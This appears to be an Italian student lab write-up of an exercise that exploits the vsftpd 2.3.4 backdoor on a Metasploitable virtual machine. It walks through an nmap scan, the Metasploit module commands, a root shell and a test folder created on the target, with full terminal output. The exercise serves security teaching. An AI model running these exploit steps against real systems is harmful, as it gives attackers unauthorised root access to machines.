

Esercizio:**Hacking con Metasploit**

Esercizio Traccia Nella lezione pratica di oggi, ci concentreremo su come condurre una sessione di hacking utilizzando Metasploit su una macchina virtuale Metasploitable.

Traccia dell'Esercizio

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Dettagli dell'Attività

Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable.

Configurate l'indirizzo come segue: 192.168.178.149/24

Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable. Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir. mkdir /test_metasploit

Oggi abbiamo visto gli exploit per le applicazioni.

Dopo aver deciso di voler attaccare la Metasploitable abbiamo lanciato nmap per vedere quali porte sono aperte e soprattutto per vedere la versione relativa.

```

kali@kali: ~
File Actions Edit View Help

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 08:24 EST
Nmap scan report for 192.168.178.149
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LA
N; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.98 seconds

(kali@kali)-[~]
$

```

Decidiamo di accedere tramite la porta ftp:21

Lanciamo Metasploit da Kali e avviamo la ricerca dell'exploit

```
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
[ 2437 exploits - 1255 auxiliary - 429 post ]  
[ 1471 payloads - 47 encoders - 11 nops ]  
[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Scegliamo l'Exploit numero uno perchè ha la stessa versione che abbiamo riscontrato nella ricerca nmap.

A questo punto dobbiamo scegliere il payload da utilizzare; sarà quello che andrà a creare un ponte tra la macchina che attacca e quella che viene attaccata e che ci permetterà di aprire una shell di comunicazione, per prendere il controllo del dispositivo.

Dobbiamo impostare il target deciso, ovvero 192.168.178.149 (Metaspitable)

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
- - - - -  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using_metasploit.html  
RPORT 21 yes The target port (TCP)  
  
Exploit target:  
  
Id Name  
-- --  
0 Automatic  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.178.149  
rhosts => 192.168.178.149  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
- - - - -  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS 192.168.178.149 yes The target host(s), see https://docs.metasploit.com/docs/using_metasploit.html  
RPORT 21 yes The target port (TCP)  
  
Exploit target:
```

Lanciamo quindi l'Exploit:

```
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.178.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.178.149:21 - USER: 331 Please specify the password.
[+] 192.168.178.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.178.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.51:36271 → 192.168.178.149:6200) at 2024-11-11 08:27:27 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2d:f7:58
          inet addr:192.168.178.149  Bcast:192.168.178.255  Mask:255.255.255.0
          inet6 addr: 2001:8e0:206c:fd00:a00:27ff:fe2d:f758/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2053 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1483 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:162444 (158.6 KB)  TX bytes:139456 (136.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:132 errors:0 dropped:0 overruns:0 frame:0
          TX packets:132 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:34905 (34.0 KB)  TX bytes:34905 (34.0 KB)
```

Lanciamo il comando ifconfig per verificare che effettivamente siamo nella macchina target.

```
[*] 192.168.178.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.178.149:21 - USER: 331 Please specify the password.
[+] 192.168.178.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.178.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.51:36271 → 192.168.178.149:6200) at 2024-11-11 08:27:27 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2d:f7:58
          inet addr:192.168.178.149  Bcast:192.168.178.255  Mask:255.255.255.0
          inet6 addr: 2001:8e0:206c:fd00:a00:27ff:fe2d:f758/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe2d:f758/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2053 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1483 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:162444 (158.6 KB)  TX bytes:139456 (136.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:132 errors:0 dropped:0 overruns:0 frame:0
          TX packets:132 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:34905 (34.0 KB)  TX bytes:34905 (34.0 KB)

ps
  PID TTY          TIME CMD
    1 ?           00:00:00 init
```

A questo punto che siamo all'interno della macchina target ed abbiamo totale controllo della stessa creiamo una cartella di prova.

```
sh: time 11: mkdir /test_metasploit: No such file or directory
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Andiamo a verificare su Metasploitable che la cartella è stata effettivamente creata e che il processo sia andato a buon fine.



The screenshot shows a terminal window titled "Meta [In esecuzione] - Oracle VirtualBox". The terminal output displays network configuration for the eth1 interface, followed by a series of shell commands and their outputs from the msfadmin user on the metasploitable machine. The commands include pwd, cd, and ls, which confirm the directory structure and the presence of the test_metasploit directory.

```
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

netmask 255.255.255.0
network 192.168.178.0
broadcast 192.168.178.255
gateway 192.168.178.50

auto eth1
iface eth1 inet static
    address 192.168.1.149
    netmask 255.255.255.0

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ cd
msfadmin@metasploitable:~$ ..cd
-bash: ..cd: command not found
msfadmin@metasploitable:~$ cd ../
-bash: cd ../: No such file or directory
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root    sys      usr
boot    etc      initrd.img  media      opt        sbin    test_metasploit  var
cdrom   home    lib      mnt        proc       srv     tmp      vmlinuz
msfadmin@metasploitable:/$
```

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1